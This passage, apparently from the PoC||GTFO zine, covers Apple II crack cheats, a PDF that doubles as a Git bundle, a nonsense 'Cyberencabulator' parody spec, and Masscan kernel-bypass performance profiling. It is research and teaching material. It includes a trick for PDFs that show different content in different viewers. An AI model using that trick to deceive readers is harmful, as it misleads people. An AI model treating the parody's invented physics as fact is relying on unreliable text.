OR (GAH!) PROGRAM-BREAKER!
YOU ARE CERTAINLY ONE OF THE FEW PEOPLE
THAT WILL EVER SEE THIS SCREEN.

THIS IS NOT THE END, THOUGH.

IN ANOTHER BR0DERBUND PRODUCT
TYPE 'Z0DWARE' FOR MORE PUZZLES.

HAVE FUN!  BYE!!

                          R.A.C.
```

At time of writing, no one has found the "Z0DWARE" puzzle. You could be the first!

Keys and Controls

The game can be played with a joystick or keyboard.

`Ctrl-J` switch to joystick mode

`Ctrl-K` switch to keyboard mode

When using a keyboard:

`S` move bins left

`D` stop bins

`F` move bins right

`Space` switch in-tube gates

`E` increase speed

`C` decrease speed

`Return` toggle target sighting

`U I O` move the target sight

`J K L` (for when the bombs

`M , .` start dropping)

When using a joystick:

`buttons 0+1` toggle target sighting

`Ctrl-X` flip joystick X axis

`Ctrl-Y` flip joystick Y axis

Other keys:

`Ctrl-S` toggle sound on/off


`Ctrl-R` restart level

`Ctrl-Q` restart game

`Ctrl-H` view high scores

`Esc` pause/resume game

After the game starts, press `Ctrl-U Ctrl-C Ctrl-B` in sequence to see a secret credits page that lists most of the people involved in making the game. Sadly, the author of the copy protection is not listed.



Cheats

I have not enabled any cheats on our release, but I have verified that they work. You can use any or all of them:

Stop the clock

`T09,S0A,$B1`

change `01` to `00`

Start on level 2-5


`T09,S0C,$53`

change `00` to <level-1>

Acknowledgements

Thanks to Alex, Andrew, John, Martin, Paul, Quinn, and Richard for reviewing drafts of this write-up.

And finally, many thanks to qkumba: Shifter of Bits, Master of the Stack, author of Gumboot, and my friend.



15:07 In Which a PDF is a Git Repository Containing its own LaTeX Source and a Copy of Itself

by Evan Sultanik

Have you ever heard of the `git bundle` command? I hadn't. It bundles a set of Git objects—potentially even an entire repository—into a single file. Git allows you to treat that file as if it were a standard Git database, so you can do things like clone a repo directly from it. Its purpose is to easily sneakernet pushes or even whole repositories across air gaps.

Neighbors, it's possible to create a PDF that is also a Git repository.

```
$ git clone PDFGitPolyglot.pdf foo
Cloning into 'foo'...
Receiving objects: 100% (174/174), 103.48 KiB, done.
Resolving deltas: 100% (100/100), done.
$ cd foo
$ ls
PDFGitPolyglot.pdf PDFGitPolyglot.tex
```

15:07.1 The Git Bundle File Format

The file format for Git bundles doesn't appear to be formally specified anywhere, however, inspecting `bundle.c` reveals that it's relatively straightforward:

Git has another custom format called a *Packfile* that it uses to compress the objects in its database, as well as to reduce network bandwidth when pushing and pulling. The packfile is therefore an obvious choice for storing objects inside bundles. This of course raises the question: What is the format for a Git Packfile?

Git does have some internal documentation in

`Documentation/technical/pack-format.txt`

however, it is rather sparse, and does not provide enough detail to fully parse the format. The documentation also has some "observations" that suggest it wasn't even written by the file format's creator and instead was written by a developer who was later trying to make sense of the code.

Luckily, Aditya Mukerjee already had to reverse engineer the file format for his GitGo clean-room implementation of Git, and he wrote an excellent blog entry about it.[27]

Although not entirely required to understand the polyglot, I think it is useful to describe the git packfile format here, since it is not well documented elsewhere. If that doesn't interest you, it's safe to skip to the next section. But if you do proceed, I hope you like Soviet holes, dear neighbor, because chasing this rabbit might remind you of Кольская.

[27] https://codewords.recurse.com/issues/three/unpacking-git-packfiles

Right, the next step is to figure out the "chunk" format. The chunk header is variable length, and can be as small as one byte. It encodes the object's type and its *uncompressed* size. If the object is a *delta* (*i.e.*, a diff, as opposed to a complete object), the header is followed by either the SHA-1 hash of the base object to which the delta should be applied, or a byte reference within the packfile for the start of the base object. The remainder of the chunk consists of the object data, zlib-compressed.

The format of the variable length chunk header is pictured in Figure 4. The second through fourth most significant bits of the first byte are used to store the object type. The remainder of the bytes in the header are of the same format as bytes two and three in this example. This example header represents an object of type 11_2, which happens to be a git blob, and an *uncompressed* length of $(100_2 << 14) + (1010110_2 << 7) + 1001001_2 = 76{,}617$ bytes. Since this is not a delta object, it is immediately followed by the zlib-compressed object data. The header does not encode the *compressed* size of the object, since the DEFLATE encoding can determine the end of the object as it is being decompressed.

At this point, if you found The Life and Opinions of Tristram Shandy to be boring or frustrating, then it's probably best to skip to the next section, 'cause it's turtles all the way down.

> "To come at the exact weight of things in the ſcientific ſteel-yard, the fulchrum, [Walter Shandy] would ſay, ſhould be almoſt inviſible, to avoid all friction from popular tenets;—without this the minutiæ of philoſophy, which ſhould always turn the balance, will have no weight at all. Knowledge, like matter, he would affirm, was diviſible in infinitum;—that the grains and ſcruples were as much a part of it, as the gravitation of the whole world."

There are two types of delta objects: *references* (object type 7) and *offsets* (object type 6). Reference delta objects contain an additional 20 bytes at the end of the header before the zlib-compressed delta data. These 20 bytes contain the SHA-1 hash of the base object to which the delta should be applied. Offset delta objects are exactly the same, however, instead of referencing the base object by its SHA-1 hash, it is instead represented by a negative byte offset to the start of the object within the pack file. Since a negative byte offset can typically be encoded in two or three bytes, it's significantly smaller than a 20-byte SHA-1 hash. One must understand how these offset delta objects are encoded if—say, for some strange, masochistic reason—one wanted to change the order of objects within a packfile, since doing so would break the negative offsets. (Foreshadowing!)

One would *think* that git would use the same multi-byte length encoding that they used for the uncompressed object length. But no! This is what we have to go off of from the git documentation:

```
n bytes with MSB set in all but the last one.
The offset is then the number constructed by
concatenating the lower 7 bit of each byte, and
for n >= 2 adding 2^7 + 2^14 + ... + 2^(7*(n-1))
to the result.
```

Right. Some experimenting resulted in the following decoding logic that appears to work:

```
def decode_obj_ref(data):
    bytes_read = 0
    reference = 0
    for c in map(ord, data):
        bytes_read += 1
        reference <<= 7
        reference += c & 0b01111111
        if not (c & 0b10000000):
            break
    if bytes_read >= 2:
        reference += (1 << (7 * (bytes_read - 1)))
    return reference, bytes_read
```

The rabbit hole is deeper still; we haven't yet discovered the content of the compressed delta objects, let alone how they are applied to base objects. At this point, we have more than sufficient knowledge to proceed with the PoC, and my canary died ages ago. Aditya Mukerjee did a good job of explaining the process of applying deltas in his blog post, so I will stop here and proceed with the polyglot.

15:07.2 A Minimal Polyglot PoC

We now know that a git bundle is really just a git packfile with an additional header, and a git packfile stores individual objects using zlib, which uses the DEFLATE compression algorithm. DEFLATE supports zero compression, so if we can store the PDF in a single object (as opposed to it being split into deltas), then we could theoretically coerce it to be intact within a valid git bundle.

Forcing the PDF into a single object is easy: We just need to add it to the repo last, immediately before generating the bundle.




Figure 4. Format of the git packfile's variable length chunk header.

Getting the object to be compressed with zero compression is also relatively easy. That's because git was built in almost religious adherence to The UNIX Philosophy: It is architected with hundreds of sub commands it calls "plumbing," of which the vast majority you will likely have never heard. For example, you might be aware that `git pull` is equivalent to a `git fetch` followed by a `git merge`. In fact, the `pull` code actually spawns a new `git` child process to execute each of those subcommands. Likewise, the `git bundle` command spawns a `git pack-objects` child process to generate the packfile portion of the bundle. All we need to do is inject the `--compression=0` argument into the list of command line arguments passed to `pack-objects`. This is a one-line addition to `bundle.c`:

```
argv_array_pushl(
    &pack_objects.args,
    "pack-objects", "--all-progress-implied",
    "--compression=0",
    "--stdout", "--thin", "--delta-base-offset",
    NULL);
```

Using our patched version of git, every object stored in the bundle will be uncompressed!

```
$ export PATH=/path/to/patched/git:$PATH
$ git init
$ git add article.pdf
$ git commit article.pdf -m "added"
$ git bundle create PDFGitPolyglot.pdf --all
```

Any vanilla, un-patched version of git will be able to clone a repo from the bundle. It will also be a valid PDF, since virtually all PDF readers ignore garbage bytes before and after the PDF.

15:07.3 Generalizing the PoC

There are, of course, several limitations to the minimal PoC given in the previous section:

1. Adobe, being Adobe, will refuse to open the polyglot unless the PDF is version 1.4 or earlier. I guess it doesn't like some element of the git bundle signature or digest if it's PDF 1.5. Why? Because Adobe, that's why.

2. Leaving the entire Git bundle uncompressed is wasteful if the repo contains other files; really, we only need the PDF to be uncompressed.

3. If the PDF is larger than 65,535 bytes—the maximum size of an uncompressed DEFLATE block—then git will inject 5-byte deflate block headers inside the PDF, likely corrupting it.

4. Adobe will also refuse to open the polyglot unless the PDF is near the beginning of the packfile.[28]

The first limitation is easy to fix by instructing LaTeX to produce a version 1.4 PDF by adding `\pdfminorversion=4` to the document.

The second limitation is a simple matter of software engineering, adding a command line argument to the `git bundle` command that accepts the hash of the single file to leave uncompressed, and passing that hash to `git pack-objects`. I have created a fork of git with this feature.[29]

As an aside, while fixing the second limitation I discovered that if a file has multiple PDFs concatenated after one another (*i.e.*, a git bundle polyglot with multiple uncompressed PDFs in the repo), then the behavior is viewer-dependent: Some viewers will render the first PDF, while others will render the last. That's a fun way to generate a PDF that displays completely different content in, say, macOS Preview versus Adobe.

The third limitation is very tricky, and ultimately why this polyglot was not used for the PDF

[28] Requiring the PDF header to start near the beginning of a file is common for many, but not all, PDF viewers.
[29] `https://github.com/ESultanik/git/tree/UncompressedPack`

of this issue of PoC||GTFO. I've a solution, but it will not work if the PDF contains any objects (*e.g.*, images) that are larger than 65,535 bytes. A universal solution would be to break up the image into smaller ones and tile it back together, but that is not feasible for a document the size of a PoC||GTFO issue.

DEFLATE headers for uncompressed blocks are very simple: The first byte encodes whether the following block is the last in the file, the next two bytes encode the block length, and the last two bytes are the ones' complement of the length. Therefore, to resolve this issue, all we need to do is move all of the DEFLATE headers that zlib created to different positions that won't corrupt the PDF, and update their lengths accordingly.

Where can we put a 5-byte DEFLATE header such that it won't corrupt the PDF? We could use our standard trick of putting it in a PDF object stream that we've exploited countless times before to enable PoC||GTFO polyglots. The trouble with that is: Object streams are fixed-length, so once the PDF is decompressed (*i.e.*, when a repo is cloned from the git bundle), then all of the 5-byte DEFLATE headers will disappear and the object stream lengths would all be incorrect. Instead, I chose to use PDF comments, which start at any occurrence of the percent sign character (%) outside a string or stream and continue until the first occurrence of a newline. All of the PDF viewers I tested don't seem to care if comments include non-ASCII characters; they seem to simply scan for a newline. Therefore, we can inject "`%\n`" between PDF objects and move the DEFLATE headers there. The only caveat is that the DEFLATE header itself can't contain a newline byte (`0x0A`), otherwise the comment would be ended prematurely. We can resolve that, if needed, by adding extra spaces to the end of the comment, increasing the length of the following DEFLATE block and thus increasing the length bytes in the DEFLATE header and avoiding the `0x0A`. The only concession made with this approach is that PDF Xref offsets in the deflated version of the PDF will be off by a multiple of 5, due to the removed DEFLATE headers. Fortunately, most PDF readers can gracefully handle incorrect Xref offsets (at the expense of a slower loading time), and this will only affect the PDF contained in the repository, *not* the PDF polyglot.

As a final step, we need to update the SHA-1 sum at the end of the packfile (*q.v.* Section 15:07.1), since we moved the locations of the DEFLATE headers, thus affecting the hash.

At this point, we have all the tools necessary to create a generalized PDF/Git Bundle polyglot for *almost* any PDF and git repository. The only remaining hurdle is that some viewers require that the PDF occur as early in the packfile as possible. At first, I considered applying another patch directly to the git source code to make the uncompressed object first in the packfile. This approach proved to be very involved, in part due to git's UNIX design philosophy and architecture of generic code reuse. We're already updating the packfile's SHA-1 hash due to changing the DEFLATE headers, so instead I decided to simply reorder the objects after-the-fact, subsequent to the DEFLATE header fix but before we update the hash. The only challenge is that moving objects in the packfile has the potential to break offset delta objects, since they refer to their base objects via a byte offset within the packfile. Moving the PDF to the beginning will break any offset delta objects that occur after the original position of the PDF that refer to base objects that occur before the original position of the PDF. I originally attempted to rewrite the broken offset delta objects, which is why I had to dive deeper into the rabbit hole of the packfile format to understand the delta object headers. (You saw this at the end of Section 15:07.1, if you were brave enough to finish it.) Rewriting the broken offset delta objects is the *correct* solution, but, in the end, I discovered a much simpler way.

> "As a matter of fact, G-d just questioned my judgment. He said, 'Terry, are you worthy to be the man who makes The Temple? If you are, you must answer: Is this [dastardly], or is this divine intellect?'"
>
> —Terry A. Davis, creator of TempleOS self-proclaimed "smartest programmer that's ever lived"

Terry's not the only one who's written a compiler!

In the previous section, recall that we created the minimal PoC by patching the command line arguments to `pack-objects`. One of the command line arguments that is already passed by default is `--delta-base-offset`. Running `git help pack-objects` reveals the following:

```
A packed archive can express the base object
of a delta as either a 20-byte object name
or as an offset in the stream, but ancient
versions of Git don't understand the latter.
By default, git pack-objects only uses the
former format for better compatibility. This
option allows the command to use the latter
format for compactness. Depending on the
average delta chain length, this option
typically shrinks the resulting packfile by
3-5 per-cent.
```

So all we need to do is *remove* the `--delta-base-offset` argument and git will not include any offset delta objects in the pack!

Okay, I have to admit something: There is one more challenge. You see, the PDF standard (ISO 32000-1) says

> “ The *trailer* of a PDF file enables a conforming reader to quickly find the cross-reference table and certain special objects. Conforming readers should read a PDF file from its end. The last line of the file shall contain only the end-of-file marker, `%%EOF`. ”

Granted, we are producing a PDF that conforms to version 1.4 of the specification, which doesn't appear to have that requirement. However, at least as early as version 1.3, the specification did have an implementation note that Acrobat requires the `%%EOF` to be within the last 1024 bytes of the file. Either way, that's not guaranteed to be the case for us, especially since we are moving the PDF to be at the beginning of the packfile. There are always going to be at least 20 trailing bytes after the PDF's `%%EOF` (namely the packfile's final SHA-1 checksum), and if the git repository is large, there are likely to be more than 1024 bytes.

Fortunately, most common PDF readers don't seem to care how many trailing bytes there are, at least when the PDF is version 1.4. Unfortunately, some readers such as Adobe's try to be “helpful,” silently “fixing” the problem and offering to save the fixed version upon exit. We can at least partially fix the PDF, ensuring that the `%%EOF` is exactly 20 bytes from the end of the file, by creating a second uncompressed git object as the very end of the packfile (right before the final 20 byte SHA-1 checksum). We could then move the trailer from the end of the original PDF at the start of the pack to the new git object at the end of the pack. Finally, we could encapsulate the “middle” objects of the packfile inside a PDF stream object, such that they are ignored by the PDF. The tricky part is that we would have to know how many bytes will be in that stream *before* we add the PDF to the git database. That's theoretically possible to do *a priori*, but it'd be very labor intensive to pull off. Furthermore, using this approach will completely break the inner PDF that is produced by cloning the repository, since its trailer will then be in a separate file. Therefore, I chose to live with Adobe's helpfulness and not pursue this fix for the PoC.

The feelies contain a standalone PDF of this article that is also a git bundle containing its LaTeX source, as well as all of the code necessary to regenerate the polyglot.[30] Clone it to take a look at the history of this article and its associated code! The code is also hosted on GitHub[31].

> Thus—thus, my fellow-neighbours and aſſociates in this great harveſt of our learning, now ripening before our eyes; thus it is, by ſlow ſteps of caſual increaſe, that our knowledge phyſical, metaphyſical, phyſiological, polemical, nautical, mathematical, ænigmatical, technical, biographical, romantical, chemical, obſtetrical, and polyglottical, with fifty other branches of it, (moſt of 'em ending as theſe do, in ical) have for theſe four laſt centuries and more, gradually been creeping upwards towards that Akme of their perfections, from which, if we may form a conjecture from the advances of theſe laſt 5 pages, we cannot poſſibly be far off.

[30] `unzip pocorgtfo15.pdf PDFGitPolyglot.pdf`
[31] `https://github.com/ESultanik/PDFGitPolyglot`

Cyberencabulator

FUNCTION

To **measure** inverse reactive current in universal phase detractors with display of percent realization.

OPERATION

Based on the principle of power generation by the modial interaction of magnetoreluctance and capacitative diractance, the Cyberencabulator negates the relative motion of conventional conductors and fluxes. It consists of a baseplate of prefabulated Amulite, surmounted by a malleable logarithmic casing in such a way that the two main spurving bearings are aligned with the parametric fan.

Six gyro-controlled antigravic marzelvanes are attached to the ambifacent wane shafts to prevent internal precession. Along the top, adjacent to the panandermic semi-boloid stator slots, are forty-seven manestically spaced grouting brushes, insulated with Glyptal-impregnated, cyanoethylated kraft paper bushings. Each one of these feeds into the rotor slip-stream, via the non-reversible differential tremie pipes, a 5 per cent solution of reminative Tetraethyliodohexamine, the specific pericosity of which is given by $P = 2.5C_n^{6\div7}$, where "C" is Chlomondeley's annular grillage coefficient and "n" is the diathetical evolute of retrograde temperature phase disposition.

The two panel meters display inrush current and percent realization. In addition, whenever a barescent skor motion is required, it may be employed with a reciprocating dingle arm to reduce the sinusoidal depleneration in nofer trunions.

Solutions are checked via Zahn Viscosimetry techniques. Exhaust orifices receive standard Blevinometric tests. There is no known Orth Effect.

TECHNICAL FEATURES

- Panandermic semi-boloid stator slots
- Panel meter covers treated with Shure Stat (guaranteed to build up electrostatic charge in less than 1 second).
- Manestically spaced grouting brushes
- Prefabulated Amulite baseplate
- Pentametric fan

STANDARD RATINGS

Rating	Old Catalog No.	New Computer Insensitive Catalog No.
0–1024	8080808G6S*	25504446POC1†

* Included Qty. 6 NO-BLO‡ fuses.

† Includes Magnaglas circuit breaker with polykrapolene-coated contacts rated 75A Wolfram.

‡ Reg. T.M. Shenzhen Xiao Baoshi Electronics Co., Ltd.

ACCESSORIES

1. 8 ounces 5 per cent Tetraethyliodohexamine with 0.01N Halogen tracer solution.
2. Interelectrode diffusion integrator.
3. Noninductive-wound inverse conductance control in little black box.
4. Analog to digital converter with reflected levorotatory BCD output (binary-coded decimal *i.e.*: 7, 4, 2, 1).
5. Quasistatic regeneration oscillator with output conductance of 17.8 millimhos.

APPLICATION

Measuring Inverse Reactive Current—CAUTION: Because of the replenerative flow characteristics of positive ions in unilateral phase detractors, the use of the quasistatic regeneration oscillator is recommended if Cyberencabulator is used outside of an air conditioned server room.

Reduction of Sinusoidal Depleneration—Before use, the system should be calibrated with a gyro-controlled Sine-Wave Director, the output of which should be of the cathode follower type.

Note: If only Cosine-Wave Directors are available, their output must be first fed into a Phase Inverter with parametric negative-time compensators. **Caution:** Only Phase Inverters with an output conductance of 17.8 ± 1 millimhos should be employed so as to match the characteristics of the quasistatic regeneration oscillator.

Voltage Levels—Above 750V **Do Not Use** Caged Resistors to get within self-contained rating of Cyberencabulator. **Do Use** Sequential Transformers. See POC-9001.

Multiple Ratings—Optionally available in multiples of π ($^{22}/_{7}$) and e ($^{19}/_{7}$). If binary or other number-base systems ratios are required, refer to the fuctoría for availability and pricing.

Goniometric Data—Upon request, curves are supplied, at additional charge, for regions wherein the molecular MFP (Mean Free Path) is between 1.6 and 19.62 Angstrom units. Curves, relevant to regions outside the above-listed range, may be obtained from:

Tract Association of PoC||GTFO and Friends, GmbH
Cloud Computing Cyberencabulator Dept. (C^3D)
Tennessee, 'Murrica

In Canada address request to:

Cyberencabulateurs
Canaderpien-Français Ltée.
468 Jean de Quen, Quebec 10, P.Q.

Reference Texts

1. Zeitschrift für Physik
   Der Zerfall von Dunge LBM-1
   H. Sturtzkampflieger, Berlin, DDR
2. Svenska Teckniska Skatologika Lärovarken
   Dagblad 121–G. Petterson & W. Johannson, Stockholm
3. Journaux de l'Academie Française
   Numero 606B
   T. L'Ouverture, Paris
4. Szkola Polska
   Cyberencabulatorskiego
   Ogłoszenie 1411–7
   Iwan Jędrek S., Rzeżuśnia
5. Texas Inst. of Cyberencabulation
   AITE Bull. 312–52, J. J. Fleck, Dallas.
6. THE VISE №7
   AvE, Canuckistan
7. Хроника Технологических Событий
   Святейший Маноль Лафройг

SPECIFICATIONS

Accuracy: ±1 per cent of point

Repeatability: ±1/4 per cent

Maintenance Required: Bimonthly treatment of Meter covers with Shure Stat.

Ratings: None (Standard); All (Optional)

Fuel Efficiency: 1.337 Light-Years per Sydharb

Input Power: Volts—120/240/480/550 AC
Amps—10/5/2.5/2.2 A
Watts—1200 W
Wave Shape—Sinusoidal, Cosinusoidal, Tangential, or Pipusoidal.

Operating Environment:
Temperature 32F to 150F (0C to 66C)

Max Magnetic Field: 15 Mendelsohns
(1 Mendelsohn = 32.6 Statoersteds)

Case: Material: Amulite; Tremie-pipes are of Chinesium—(Tungsten Cowhide)

Weight: Net 134 lbs.; Ship 213 lbs.

DIMENSION DRAWINGS

On delivery.

EXTERNAL WIRING

On delivery.

15:08 Zero Overhead Networking

by Robert Graham

The kernel is a religion. We programmers are taught to let the kernel do the heavy lifting for us. We the lay folks are taught how to propitiate the kernel spirits in order to make our code go faster. The priesthood is taught to move their code into the kernel, as that is where speed happens.

This is all a lie. The true path to writing high-speed network applications, like firewalls, intrusion detection, and port scanners, is to completely bypass the kernel. Disconnect the network card from the kernel, memory map the I/O registers into user space, and DMA packets directly to and from user-mode memory. At this point, the overhead drops to near zero, and the only thing that affects your speed is you.

Masscan

Masscan is an Internet-scale port scanner, meaning that it can scan the range `/0`. By default, with no special options, it uses the standard API for raw network access known as `libpcap`. `Libpcap` itself is just a thin API on top of whatever underlying API is needed to get raw packets from Linux, macOS, BSD, Windows, or a wide range of other platforms.

But Masscan also supports another way of getting raw packets known as `PF_RING`. This runs the driver code in user-mode. This allows Masscan to transmit packets by sending them directly to the network hardware, bypassing the kernel completely (no memory copies, no kernel calls). Just put "zc:" (meaning `PF_RING` ZeroCopy) in front of an adapter name, and Masscan will load `PF_RING` if it exists and use that instead of `libpcap`.

In the section below, we are going to analyze the difference in performance between these two methods. On the test platform, Masscan transmits at 1.5 million packets-per-second going through the kernel, and trasnmits at 8 million packets-per-second when going though `PF_RING`.

We are going to run the Linux profiling tool called `perf` to find out where the CPU is spending all its time in both scenarios.

Raw output from `perf` is difficult to read, so the results have been processed through Brendan Gregg's FlameGraph tool. This shows the call stack of every sample it takes, showing the total time in the caller as well as the smaller times in each function called, in the next layer. This produces SVG files, which allow you to drill down to see the full function names, which get clipped in the images.

I first run Masscan using the standard `libpcap` API, which sends packets via the kernel, the normal way. Doing it this way gets a packet rate of about 1.5 million packets-per-second, as shown in Figure 5.

To the left, you can see how `perf` is confused by the call stack, with [unknown] functions. Analyzing this part of the data shows the same call stacks that appear in the central section. Therefore, assume all that time is simply added onto similar functions in that area, on top of `__libc_send()`.

The large stack of functions to the right is `perf` profiling itself.

In the section to the right where Masscan is running, you'll notice little towers on top of each function call. Those are the interrupt handlers in the kernel. They technically aren't part of Masscan, but whenever an interrupt happens, registers are pushed onto the stack of whichever thread is currently running. Thus, with high enough resolution (faster samples, longer profile duration), `perf` will count every function as having spent time in an interrupt handler.


The next run of Masscan bypasses the kernel completely, replacing the kernel's Ethernet driver with the user-mode driver `PF_RING`. It uses the same options, but adds "zc:" in front of the adapter name. It transmits at 8 million packets-per-second, using an Ivy Bridge processor running at 3.2 GHz (turboed up from 2.5 GHz). Shown in Figure 6, this results in just 400 cycles per packet!

The first thing to notice here is that 3.2 GHz divided by 8 mpps equals 400 clock cycles per packet. If we looked at the raw data, we could tell how many clock cycles each function is taking.

Masscan sits in a tight scanner loop called `transmit_thread()`. This should really be below all the rest of the functions in this flame graph, but apparently `perf` has trouble seeing the full call stack.

The scanner loop does the following calculations:

- It randomizes the address in `blackrock_shuffle()`
- It calculates a SYN cookie using the `siphash24()` hashing function



1 marks the start of `entry_SYSCALL_64_fastpath()`, where the machine transitions from user to kernel mode. Everything above this is kernel space. That's why we use `perf` rather than user-mode profilers like `gprof`, so that we can see the time taken in the kernel.

2 marks the function `packet_sendmsg()`, which does all the work of sending the packet.

3 marks `sock_alloc_send_pskb()`, which allocates a buffer for holding the packet that's being sent. (`skb` refers to `sk_buff`, the socket buffer that Linux uses everywhere in the network stack.)

4 marks the matching function `consume_skb()`, which releases and frees the `sk_buff`. I point this out to show how much of the time spent transmitting packets is actually spent just allocating and freeing buffers. This will be important later on.

Figure 5. Performance profile of Masscan with `libpcap`.




Figure 6. Performance profile of Masscan with `PF_RING`.

- It builds the packet, filling in the destination IP/port, and calculating the checksum
- It then transmits it via the `PF_RING` user-mode driver

At the same time, the `receive_thread()` is receiving packets. While the transmit thread doesn't enter the kernel, the receive thread will, spending most of its time waiting for incoming packets via the poll() system call. Masscan transmits at high rates, but receives responses at fairly low rates.

To the left, in two separate chunks, we see the time spent in the `PF_RING` user-mode driver. Here `perf` is confused: about 1/3 of this time is spent in the receive thread, and the other 2/3 in the transmit thread.

About ten to fifteen percent of the time is taken up inside `PF_RING` user-mode driver or an overhead 40 clock cycles per packet.

Nearly half of the time is taken up by `siphash24()`, for calculating the SYN cookie. Masscan doesn't remember which packets it's sent, but instead uses the SYN cookie technique to verify whether a response is valid. This is done by setting the Initial Sequence Number of the SYN packet to a hash of the IP addresses, port numbers, and a secret. By using a cryptographically strong hash, like `siphash`, it assures that somebody receiving packets cannot figure out that secret and spoof responses back to Masscan. Siphash is normally considered a fast hash, and the fact that it's taking so much time demonstrates how little the rest of the code is doing.

The *build packet* takes ten percent of the time. Most of the this is spent needlessly calculating the checksum. This can be offloaded onto the hardware, saving a bit of time.

The most important point here is demonstrating that the transmit thread doesn't hit the kernel. The receive thread does, because it needs to stop and wait, but the transmit thread doesn't. `PF_RING`'s custom user-mode driver simply reads and writes directly into the network hardware registers, and manages the transmit and receive ring buffers, all memory-mapped from kernel into user mode.

